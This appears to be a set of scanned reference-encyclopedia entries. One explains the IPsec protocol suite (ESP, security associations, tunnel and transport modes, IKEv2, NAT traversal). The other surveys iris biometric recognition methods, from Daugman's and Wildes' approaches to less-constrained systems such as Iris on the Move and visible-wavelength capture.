Development of IPsec started at the Internet Engineering Task Force (IETF) in the early 1990s; the latest round of standards documents came out in 2005, and some development is still going on. Originally, IPsec was intended to address all network security needs. Placing security at the network layer meant that the same protocol could be used by different types of links, but also that the same protocol could be used by most network applications to secure their traffic. It turned out that such a goal was too ambitious. In particular, most Web traffic ended up being secured with a transport-level security protocol, SSL (subsequently TLS). As a result, IPsec is now mostly used for Virtual Private Networks (VPNs) and VPN-like applications, such as remote access.

Theory

IPsec Components

IPsec consists of three distinct components: the *traffic protocols* (AH and ESP) to protect the network traffic; *key management* to negotiate the cryptographic keys and parameters to protect the traffic; and a *policy* component, which determines what traffic needs protection and with what parameters.

There are two distinct wire protocols: Authentication Header (AH) and Encapsulating Security Payload (ESP). The reason for having two such protocols, when arguably the features offered by AH can also be offered by ESP, is historical: when IPsec was being standardized in the mid-1990s, there were laws in the USA and other countries preventing the export of products that could perform encryption; thus a version of a product that only supported AH could be exportable. Here we describe ESP; the interested reader can refer to the standards documents for a description of AH.

A fundamental concept in IPsec is the *Security Association*, or *SA*. An SA is a one-way association (note how we avoid the use of the term "connection") that provides security services to the protected traffic. In practice, SAs are negotiated and created in pairs, one for each direction of traffic, but conceivably the "forward" traffic could be protected while the "return" traffic could be in the clear. In practice, an SA is represented by a data structure consisting of *Security Parameters Index* (SPI), a 32-bit number that uniquely describes an SA in the context of each host, the wire protocol (ESP or AH) to use, and the keys and additional configuration parameters to use with those transforms. The list of active SAs in each host is kept in the Security Association Database (SADB). A corresponding data structure, the Security Policy Database (SPD), describes what ought to happen to packets leaving or entering a host. If a packet has an SPD entry but no corresponding SADB entry (thus no SA has been established), the key exchange protocol is triggered to set up a pair of SAs. Note that the SA, the SADB, and the SPD are *concepts*; nothing is said about how they are to be implemented in actual code. In particular, some implementations combine the SPD and SADB functionality with that of the firewalling and forwarding code because packet classification and corresponding actions are involved in all these operations.

The term "cryptographic suite" appears frequently in the IPsec standards documents. Each component of IPsec uses different kinds of algorithms (e.g., encryption, integrity, D-H exchange, pseudo-random number generation), with each having several choices (e.g., Triple-DES or AES for encryption, MD-5 or SHA-1 for integrity, each of which can accommodate different key sizes). Not all combinations make sense, and choice of key lengths should be such that the work factor to "break" each of the algorithms is the same. For this reason, instead of allowing individual choices for each one, many user interfaces, as well as later versions of standard documents, give reasonable premade choices for each of the individual algorithms and present them as a "suite."


Packet Processing

The wire protocols, or *transforms* as they are referred to in the standards, can operate in two modes: *transport* mode and *tunnel* mode. Correspondingly, we can talk about *transport-mode SAs* and *tunnel-mode SAs*. In transport mode, IP traffic is protected on an end-to-end basis: an IP packet leaving the source host has its payload (everything following the IP header) protected by IPsec; when the packet reaches its destination, the IPsec code examines the now-secured payload, and if it has not been tampered with,


restores the original IP packet and passes it up to the next-level protocol. In tunnel mode, each outgoing IP packet is *encapsulated* in its entirety inside another IPsec packet. This "outer" packet may have different source and destination IP addresses from the "inner" packet. Conceptually, tunnel mode can be considered as a concatenation of an IP-in-IP encapsulation protocol and transport mode, where the new "transport" protocol is the aforementioned IP-in-IP encapsulation protocol. Conversely, transport mode can be considered an optimization when the "inner" and the "outer" IP addresses would be the same.

Let us now illustrate the three common use cases of IPsec and the corresponding modes to use. Figure 1 shows two random Internet hosts wishing to communicate securely. The mode they use is *transport* mode. After key and security-association negotiations, every IP packet leaving one host gets its payload protected with ESP (Fig. 2). The IP header stays largely the same: the only difference is that the IP Protocol field gets replaced with the value for ESP (protocol 50), and the original protocol field describing the payload (e.g., 6 for TCP or 17 for UDP) gets carried as part of the ESP encapsulation data.


To understand exactly how the ESP transform works in the most common case, where ESP is used for both integrity protection and data confidentiality, observe Fig. 3. First, the SPI was determined by consulting the SADB and finding the corresponding SA. The Sequence Number field is a monotonically-increasing number, also kept in the SA, and its function is to protect against replay attacks. Most encryption algorithms require an initialization vector (IV); one is created at random. The original packet's payload is placed after the IV. Most encryption ciphers used in IPsec are block ciphers, and thus padding is added up to a multiple of the cipher block size minus two. Some transforms



IPsec. Fig. 1 Two hosts communicating in transport mode




IPsec. Fig. 2 Packet processing in transport mode




IPsec. Fig. 3 Encapsulating Security Payload packet construction

may allow for paddings that include additional multiples of the block size, for example, to frustrate traffic analysis that may depend on packet size. One more octet indicates the amount of padding used, and a final octet carries the original protocol number. This entire construct (payload plus padding plus length plus protocol) is encrypted with the block cipher. Obviously, the IV is not encrypted, but it stays in the packet so that decryption can happen at the receiving end. Finally, the message authentication code is applied on the encrypted payload and the SPI and Sequence Number fields, and the resulting packet is transmitted. When the packet is received at the far end, the same operations are carried out in reverse order. The SPI is consulted to find the corresponding SA. The MAC is applied to the SPI-plus-SN-plus-encrypted payload construct, and the result is compared to the transmitted authentication data. If they are equal, the packet has not been tampered with. The payload is the decrypted, the padding is removed, all the extra fields are discarded, the IP protocol field in the IP header is restored, and the packet is passed up the network stack for further processing.

While transport mode is sufficient to provide security services, practical considerations such as lack of IPsec software on end hosts, the need to centrally administer security policies (such as on a firewall or security gateway) render having a tunnel mode be an integral part of IPsec useful. Figures 4 and 5 show the two common cases: in the first, two or more distinct sites join to form a Virtual Private Network. A host in one site does not necessarily know that its peer is on another physical network; from a routing perspective, a tunnel is just a virtual link, and this one happens to be encrypted. Moreover, each site may be numbered out of private address space, which means that tunneling is the only way traffic from one site can reach the other. The security gateways will generally have only one IPsec tunnel between them: the traffic selectors in their



IPsec. Fig. 4 Two hosts communicating over a Virtual Private Network. The security gateways are running IPsec in tunnel mode; the hosts are unaware of any security processing taking place



IPsec. Fig. 5 The "road warrior" communicates with its security gateway over IPsec in tunnel mode. Hosts inside the protected domain are also unaware of any security processing

corresponding SPDs will specify the entire address range from each site.

Another common use of tunnel mode is the "Road Warrior"; a user in some remote location needs to connect to their main network securely. A tunnel-mode SA is set up between the remote machine and the security gateway. Traffic from the remote machine to its home network is protected by that tunnel and delivered to the security gateway, which in turn passes it on to its eventual destination. An interesting configuration question here is whether to route *all* traffic from the remote machine via the tunnel to the security gateway, or only traffic destined for the home network. To wit, if the road warrior needs to access internal resources and also to browse the web, should the web-browsing traffic first be tunneled through to security gateway and then routed to the Internet, or should it simply use its local interface? This actually is a security issue, not just a configuration issue, as allowing direct Internet-access to the remote machine while the VPN session is in effect may create a traffic path that bypasses the firewalling mechanisms of the site. A properly configured and managed installation should not have such problems, but they have been known to happen.

Key Exchange

The Internet Key Exchange, version 2 (IKEv2) protocol is responsible for negotiating Security Association parameters and establishing and maintaining cryptographic keys between IPsec endpoints. All IKEv2 communications occur with message pairs between the *Initiator* and the *Responder*. Which endpoint is which is merely a matter of timing; whichever happens to start the process becomes the Initiator, and the other becomes the Responder. Each such message pair is called an *exchange*; unsurprisingly, an exchange consists of a *request* and a *response*. The first pair of exchanges occur once and establish all the information necessary to populate SA data structures of both sides for the particular connection. A third exchange establishes the traffic keys that are used by the IPsec transforms. Because hosts can fail, reboot, etc., an Informational exchange is also defined for management during the lifetime of the SAs.

Any key management protocol, and IKEv2 (and its predecessor, IKE) is no exception, has to work in a somewhat peculiar environment: its own payloads must be cryptographically protected, but obviously IPsec cannot be used for that purpose. Because it runs over UDP, and worse, because it has to run in the presence of NAT, there are limits to the exchange packet sizes, which required very careful design of the protocol.

The first exchange, called IKE_SA_INIT, creates a pair of IKE Security Associations (not to be confused with IPsec SAs). The Initiator sends the responder the SPIs, the list of cryptographic suites it supports for negotiating the IKE SA, its Diffie–Hellman value, and a nonce. The responder sends its own SPIs, chooses one of the suites offered, presents its D-H value and nonce, and optionally requests certificates for the initiator. At this point, both sides can compute the shared D-H secret, called SKEYSEED, which is used by all subsequent operations to generate session keys and traffic keys.

The second exchange, called IKE_AUTH, has each side send, protected by keys derived from SKEYSEED, its own identity, corresponding certificates and certificate requests, and the traffic selectors to use in establishing the actual IPsec SAs.

The third exchange, called CREATE_CHILD_SA, actually establishes the IPsec SAs. The initiator sends the set of IPsec cryptographic suites it supports, and the responder selects one of them. CREATE_CHILD_SA can be repeated as often as desired to establish new traffic keys. The usual reason this is done is because the Sequence Number is about to wrap around (in cases of high traffic rates), or because policy dictates that traffic keys should not stay unchanged for more than a certain amount of time.

There are some additional options that may be specified during the CREATE_CHILD_SA exchange, as well as an INFORMATIONAL exchange which is used to pass control messages. There are also options to enable external authentication systems to be used in lieu of certificates for mutual authentication of initiator and responder. While all this may appear very complex, IKEv2 is actually a much simpler protocol than the one it replaced (IKE), which arguably had too many control "knobs."

IPsec and NAT

Network Address Translation (NAT) is a reality that IPsec has had to face ever since the first "road-warrior" clients appeared. A NAT device can interfere with IPsec in several ways: it may not even pass protocols 50 and 51 (ESP and AH); even if it passes them, there is no specification of how the equivalent of address and port translation should happen, i.e., what to use as a port number; the private IP address of the road-warrior may be used by an unsuspecting key management daemon to pass its IP address to its peer; the original version of IKE expected all traffic to use UDP port 500, but some devices change the source port of translated traffic.

These problems were addressed with IKEv2 and the 2005 revision of the IPsec protocols, which adds the use of UDP port 4500, defines an encapsulation mechanism over UDP. The encapsulation is trivially simple: an ESP header follows the UDP header. Because the same ports are used for IKE traffic, and also for NAT keepalives, the SPI in the ESP header cannot be 0; four consecutive 0 octets following the UDP header indicate that the payload is IKEv2 (or IKE), not ESP. Also, a single 0xff octet is used as a NAT keepalive. The interested reader is referred to the corresponding RFCs: 3947 and 3948.

Policy and Configuration

The architecture document (RFC4301) specifies the concept of the Security Policy Database, but this is done in an abstract way and mostly just to have a consistent way of talking about the problem in subsequent documents. Several attempts were made over the years to standardize the configuration/policy model for IPsec. There are actually two independent problems: configuring the filters, or conditions in general, whereby outgoing traffic should be protected and, correspondingly, incoming traffic would be expected to arrive protected; and also provide a way for applications to know whether they are communicating securely.

Most of the effort has been spent on the former problem. At least one early IPsec implementation under OpenBSD used a policy management language (technically, the KeyNote Trust-Management system) to configure policy in great detail. The IP Security Policy (IPSP) working group produced two documents (RFC 3585 and 3586) which were, however, only informational. A Security Policy Database MIB was eventually also produced (RFC 4807). Much of the configuration work, however, remains system-specific, with each implementation having its own ways of specifying all the various parameters.

Since IPsec operates at the network layer, higher-layer protocols and applications are not necessarily aware of its existence. There are cases, however, when it may be convenient for an application to know whether traffic it is exchanging with another remote application is secured (e.g., a mail user agent talking to a mail repository). While this kind of feature was envisioned early in the development stages of IPsec, it turned out that a transport-layer security protocol (SSL/TLS) was much better suited for this kind of interaction.

Recommended Reading

1. IPsec is still evolving. As of this writing, the core set of standards documents are RFCs 4301-4309. Many other RFCs address individual aspects. The interested reader is referred to the IETF web page (http://www.ietf.org for the authoritative RFC repository.

IPSec Policy Analysis


►Firewalls

Iris

Yu Chen, Malek Adjouadi
Department of Electrical and Computer Engineering, Florida International University

Definition

Iris is the colored organ inside the eye. In the human eye, as illustrated in Fig. 1, the iris is a thin diaphragm that lies behind the cornea and anterior chamber. The muscles of the iris expand and contract the aperture of the iris (also known as pupil) to adjust the amount of light which passes through the lens [14]. In the information technology field, automated pattern recognition of the human iris can be used to identify each person for security purposes and access control (Fig. 1).



Iris. Fig. 1 An anatomical view of the human eye

Background

Interestingly, the main structures of the iris begin to form in the third month of gestation and are completed by the eighth month [2]. The accretion of iris pigment continues within the first postnatal years [10, 14]. Consequently, the structures of the iris are said to be unique to an individual and do remain stable with age [6].

The overall structure of the iris consists of the following two layers: the anterior layer and the posterior layer. The anterior layer contains the stroma, iris sphincter muscle, iris dilator muscle, and anterior pigment myoepithelium [10]. The iris sphincter muscle and dilator muscle contract and expand to reduce or enlarge the pupil size, respectively. The posterior layer of the iris mainly contains the pigmented epithelial cells beneath the anterior layer [18].

Theory

The patterns of the iris are caused by many various features of the anterior layer: the arching ligaments, interlacing ridges, contraction furrows, corona, among others [12]. These features are based on the structure of the anterior layer surface and also the tissues beneath the surface such as blood vessels, and stroma support. The iris color which is usually referred to as the eye color is mainly determined by the anterior melanin pigment [18]. The pigment can absorb the short-wavelength light. Thus, if the iris is less pigmented (has less density of the iris pigment), the iris appears as light colored (grey, blue, and green), otherwise, the iris appears dark colored (brown and black).

Although the basic structures of the irises are generally common, the pattern of each human iris is distinct. The genetic differences and the uniqueness of the circumstances of each person, i.e., the condition in the embryo development give the fact that the detailed pattern of each human iris is unique. Through clinical observation, it has been claimed that even the patterns in the same person's two eyes are believed to be different.

Applications

The human iris serves as a perfect physical feature for biometric applications, because of its uniqueness and stability. Furthermore, the patterns of irises cannot be changed incidentally or intentionally, since the iris is a protected organ inside the human eye. Among various biometric measures which include face recognition, iris recognition, fingerprint recognition, and voice recognition, among others, iris recognition is the most reliable and accurate one. Currently, iris recognition remains as one of the most popular methods that are widely used in security-related applications.

Traditional Iris Recognition

Since the first automatic iris recognition system was proposed by J. Daugman in 1993, a variety of commercial systems are developed to deal with the eye images and conduct identification or verification processes [5, 6]. Most of the established iris recognition systems rely on four main steps during the iris recognition process. These steps are iris information (still image/video) acquisition, iris segmentation, iris pattern analysis, and iris pattern matching for eventual recognition.

Most of the existing commercial systems adopt near-infrared (NIR) illuminations (with the wavelength between 700 and 900 nm) as a source of lighting. It is believed that with NIR, the iris shows more detailed patterns as the iris tissues absorb the short-wavelength light and let the long-wavelength go through. During the iris acquisition step, the user (object) is usually still and looks at the camera, and the acquisition system access the focus of the iris and automatically adjust the camera to take the iris images or videos.

The iris segmentation step isolates the iris region from the eye images. Some of the segmentation strategies consider the boundaries of the pupil and the iris to be circular in shape. The circles of pupil and outer iris (limbic) boundaries are detected in order to localize the iris which is the part within these two circles. In this step, noise reduction methods are used to attenuate to some degree the inherent noise effects and preprocessing methods are used to deal with occlusions caused by eyelids, eyelashes, and reflections.

In the iris pattern analysis step, various filters are used by most iris recognition systems to encode the texture of the iris. The decision of iris verification and identification is generated in the iris matching step. In the matching step, the distances between codes generated for the irises are calculated, and a threshold of the distance is usually used to determine if any two codes belong to a same iris. For the application of verification, the system would provide a degree of similarity in subject's codes within a stored database. For the identification process, the system would identify the subject based on whether the degree of similarity has crossed a set threshold that guarantees the highest degree of certainty in comparison to all the stored iris codes in the database.

Among most of the established iris recognition systems, Daugman's approach and Wildes' approach remain the most important and well-known approaches.

Daugman's Approach

The first automatic iris pattern encoding and recognition method was proposed by Daugman. Since then, the basic idea of Daugman's original approach has led to several other research findings and to the development of commercial products on iris biometrics [2].

The monochrome cameras with NIR illumination lighting sources are used in the iris acquisition step of Daugman's system. The total high-frequency power in the 2D Fourier spectrum of each captured image/frame is calculated to access the focus of the iris. The camera is adjusted to focus on the iris and a feedback (voice or vision signal) is given to help the user position his/her head within the camera's field of view.

In the iris segmentation step, the pupil boundary and limbic boundary are treated as two nonconcentric circles. Each circle is detected separately and described by their center coordinates and radius. An integro-differential operator is used to search for the boundary circles. This particular integro-differential operator is defined as:

$$\max_{(r,x_0,y_0)} \left| G_\sigma(r) * \frac{\partial}{\partial r} \oint_{r,x_0,y_0} \frac{I(x,y)}{2\pi r} \mathrm{d}s \right| \tag{1}$$

where $I(x,y)$ is an intensity value of the image domain (x,y). This equation seeks the maximum value in the blurred partial derivative with respect to increasing radius r, along an arc denoted by (ds) of a circle with center coordinates (x_0,y_0) and radius r. The $G_\sigma(r)$ is a Gaussian smoothing function of a scale set by σ, and the symbol $(*)$ refers to the convolution operation.

The upper and lower eyelids are modeled as two arcs, and the arcs are detected with this integro-differential operator mentioned above. The difference is the path of contour integration in the operator that is changed from circular to arcuate.

Because the image sizes of the irises are different and the degrees of pupil dilations vary based on the illumination, a normalization method is used to transform the segmented iris image to a normalized polar space. In the normalized polar space, every pixel in the iris image is represented by an angle between 0° and 359° and a radial coordinate between 0 and 1.

A two-dimensional (2D) Gabor wavelet filter is then used to extract the textures from the normalized iris image. The encoded texture is represented as a binary code and compared with stored iris codes to generate a final recognition decision. During the comparison, the Hamming distance is calculated to measure the difference between two iris codes. A smaller distance indicates a better confidence of the similarity between the two iris codes. A threshold of the distance would be used to decide if the two iris codes belong to the same iris or not.

It is reported that Daugman's approach achieves very high accuracy results on the basis of a threshold Hamming

distance of 0.330 over 2.3 million comparisons between different irises.

Wildes' Approach

The Wildes' approach is also very prominent in the field of iris recognition. It uses different image acquisition and iris segmentation process which gives it some advantages over Daugman's system in some aspects.

In the acquisition system, a more complicated set-up, which includes "*a diffuse source and polarization in conjunction with a low light level camera*" is used to eliminate the reflection spots [21]. In the iris segmentation step, the circular Hough transform is used to detect the pupil and limbic boundaries. The Hough transform is known to be tolerant to gaps in edge descriptions and is relatively unaffected by image noise. The well-known circular Hough transform is often defined as:

$$H(x_c, y_c, r) = \sum_{j=1}^{n} h(x_j, x_j, x_c, y_c, r) \tag{2}$$

where $h(x_j, x_j, x_c, y_c, r) = 1$ if the edge point (x_j, y_j) is on the circle with center (x_c, y_c), and radius r; otherwise, $h(x_j, x_j, x_c, y_c, r) = 0$. With such a circular Hough transform, each edge point in the image space votes for each possible circle passing it in the parameter space. The maximum value of $H(x_c, y_c, r)$ indicates the target circle which has a center at (x_c, y_c) and a radius of r.

In the iris pattern analysis step, a Laplacian of Gaussian (LOG) filter with multiple scales is used to analyze the iris texture, and the filtering results are compared without binarizing to a compact representation as is in the case in the Daugman's approach. Thus, more feature details may be extracted and compared when using the Wildes' method.

It is claimed that no false positives or false negatives are experienced in the evaluation of the Wildes' approach; however, this evaluation was based on a smaller database which contains 600 iris images from 40 different persons.

Open Problems and Future Directions

Less-Constrained Iris Biometrics

In all of the four steps of iris recognition, the iris information acquisition step which captures the iris images or videos of the users (subjects) is the most restrictive. It is this initial and only step that needs users' cooperation. Thus, the most distinguishing difference between traditional iris recognition and unconstrained iris recognition is in the set-up of the iris acquisition system to free the user from any constraint.

Amongst most of the conventional iris recognition systems, iris acquisition is the most time-consuming step and is considerably inconvenient to users. To obtain the iris images with required ideal or demanding qualities for traditional iris recognition system, various rigid constraints are imposed on the subject's stands, head alignments, movements, light illuminations, etc. Most of the unconstrained iris recognition systems benefit from their innovative endeavors in the more convenient iris acquisition setups. Among those, the "Iris on the move" (IOM) system and visible wavelength systems are the two most well-known and promising prototypes.


Because of the innovative iris acquisition setups, the properties of the iris images captured by less-constrained iris recognition systems are different and more challenging, compared with those obtained from the more controlled conventional iris recognition systems. Most challenging are the severe noise effects that are inherent to these unconstrained iris recognition systems. Typical sources of noise include motion blur, defocus, eyelashes or eyelids obstruction, specular reflection, among others. These noise effects could make it impossible for the system to normalize, encode and generate accurate matching results. Thus, new alternate strategies and algorithms are proposed by the biometrics research community to compensate for those newly introduced difficulties and obtain acceptable recognition performances under unconstrained environments [4]. The rest of this article gives an up-to-date overview of unconstrained iris recognition systems and related techniques.

The IOM Approach

Matey et al. introduced an iris recognition system called IOM, which is based on near infrared (NIR) video taken at a distance, with its targets being moving subjects. One of the significant merits of the IOM system is that it allows for iris identification or verification even when a subject is walking at a normal pace at a speed of up to 1 m/s [13].

The scenario of the iris recognition under the IOM system is illustrated in Fig. 2. The prototype uses three high resolution video cameras toward a portal at a distance of about 3 m. The NIR illumination sources are embedded within the portal. The NIR video is taken when the subject walks through the portal, and the subject could be wearing eyeglasses or contact lenses.

For iris verification or identification, the NIR videos of subjects' faces are taken with a resolution of $2,048 \times 2,048$. The iris images acquired from these videos are different from those acquired through traditional acquisition methods. For most of the traditional methods, the total number of pixels across the iris is usually more than 200, but eye images from the videos only offer about 120 pixels across the iris part.



Iris. Fig. 2 Image acquisition setup for the IOM system

The subject to be pictured should be at an ideal distance for the fixed focus video camera to take the desired frames of the subject's face. Through their study, Matey et al. claim that those frames which are taken with a depth of field at about 12 cm depth interval yield the perfect focus distance which can be accepted for iris verification. While conducting iris verification with the IOM system, the video is taken at 15 frames/s and the subject's walking pace is allowed to be approximately 1 m/s. Consequently, there are no more than two frames that can be captured within that 12 cm depth of field. For subjects that are on-the-move, the iris images extracted from limited frames may suffer from various kinds of noisy effects caused by off angle, motion blur, occultation caused by eyelid or eyelashes, and unexpected light reflections.


To appreciate the complexity of the problem, some examples of iris images obtained from the IOM system and from the traditional system are provided in Fig. 3 for comparative purposes.

Matey et al. adequately proved the feasibility of the IOM system [13]. Through their experiments, it is claimed that the overall recognition rate for 119 subjects is 78% and with some improvement on the acquisition process, the success rate could rise up to as high as 99%. They conclude that the IOM system "can capture iris images of recognition quality from subjects walking at a normal pace through a minimally confining portal."

The detailed segmentation approach for IOM system is proposed by Chen et al. [3]. Their proposed approach starts from the eye image extraction which is based on the reflections on the eyes generated by the illumination system. An adaptive histogram method is used to detect the pupil. The searching of limbic boundary and eyelids benefits from the obtained pupil information. The outer boundary of the iris was detected by a modified Hough circular transform. A new eyelids and eyelashes detection method was introduced in this approach to overcome the noise from such unconstrained images, which do affect the detection process. In their approach, the pixels which are on the edge between iris and eyelids or eyelashes will be detected first, then the Hough line transform would be performed. Their experimental results based on the MBGC database shows the approach yielding a 93% segmentation accuracy rate.

Lee et al. proposed an "object detector" algorithm based on the Viola–Johns method combined with a modification made by Lienhart–Maydt to detect the eye in the NIR video. Then, an automatic segmentation algorithm based on the Wildes et al. method is used to localize the iris. The feature extraction is conducted by a 1D Log-Gabor filter. The Hamming distance (HD) measure is used in the matching stage. Their experimental results shows that an eye detection accuracy of 97.69% in two-eye detection and of 81.50% in the iris region segmentation process. The claimed matching rate is reported to be greater than 54%.

An iris image evaluation method is proposed by Zhou et al. to select the extracted NIR iris images with acceptable quality for recognition in the IOM system [22]. Their image evaluation strategy includes a so-called quality filter unit to delete the low-quality images after image extraction, a segmentation evaluation unit and a segmentation scores unit to evaluate the segmentation accuracy, and a score fusion unit to combine the quality and segmentation measurements to generate a confidence score in the recognition stage. The two-dimensional Gabor wavelet method and the 1-D-Log-Gabor wavelet method are used for the



Iris. Fig. 3 Figure1 eye images acquired from the IOM system and the traditional iris acquisition method. Eye images (**a, b, c, d**) are extracted from the IOM system (Courtesy of MBGC Database), while eye images (**c, d, e, f**) are from the conventional acquisition system as provided by the CASIA database version 3. (Image provided courtesy of CASIA-IrisV3, http://www.cbsr.ia.ac.cn/IrisDatabase)

recognition stage. They claim that with the proposed image evaluation method, the genuine acceptance rate (GAR) increases by 407.1% and 216.8%, respectively, in the left and right eyes, compared with the GAR obtained with traditional methods at the same false accepted rate of 10^{-4}.

The Visible Wavelength Approach

One of most difficult and important issues for the design of a less-intrusive iris recognition system is the trade-off between the demanding irradiance and the illumination safety requirements for the eyes. Being able to capture iris images of the subjects with on-the-move and at-a-distance conditions, the acquisition system needs to achieve larger depth-of-field with considerable short exposure time. Thus, increased intensity of irradiance would be necessary for the optical system in the acquisition step. It is indicated that the use of visible wavelength illumination would be better and safer to achieve such a lighting requirement. Different with the NIR illuminations, the visible wavelength illumination makes people react instinctively, as a safety measure, with eye blinking, pupil contraction/dilation, and evasion, if the illumination happens to be intense. A visible wavelength (VW) prototype approach was proposed by Proença et al. in University of Beira Interior [15, 16]. And more research interests have currently been drawn to this idea.

With the VW system, the iris images can also be taken when the users are at a given distance. The system can also capture iris images when users are on the move and with different pose or head alignments. Furthermore, the system uses the visible light instead of the NIR illuminations in order to offer better safety for the users.

The experimental setup of the iris acquisition adopted in the visible wavelength approach is illustrated in Fig. 4. The commercially available camera (Canon EOS 5D in the proposed prototype) is used as the iris image capture device. The acquisition system is designed to function in an environment without rigid illumination control. In their prototype, the setup of the imaging system works under both natural light source and visible artificial light source.

The system is claimed to be able to capture multiple iris images when the subject is walking at a slightly slower pace within a range of distances between 4 and 8 m [16]. With such an imaging system, the proposed iris recognition system can tolerate occasional effects of movements such as blinking, turning the head, and looking askance.

Because images are taken with the less-constrained conditions on illumination, subject's movements, poses, and head alignments, the iris images captured with the Proença's acquisition system generate much more realistic noise conditions, such as specular reflections, off-angle situation, and the wearing of glasses. Some example images are shown in Fig. 4. Besides noise effects, the visible wavelength characteristic of iris images shows substantial differences between the iris images captured by visible wavelength system and images obtained with traditional iris recognition systems. Because of such differences, conventional iris segmentation approaches have not yet been able to process visible wavelength iris images; and hence a lot of research efforts have been made with the focus on

Iris. Fig. 4 The setup of the image acquisition prototype, signs of **A, B** in the image denote the two cameras; **C, D** are the artificial and natural light sources; **E** is the moving subject. (Image provided courtesy of Dr. Hugo Proença)

Iris. Fig. 5 Iris image examples captured by the Proença's approach (Courtesy of UBIRIS V.2 Database) [16]

the iris segmentation stage toward more effective visible wavelength-based systems (Fig. 5).

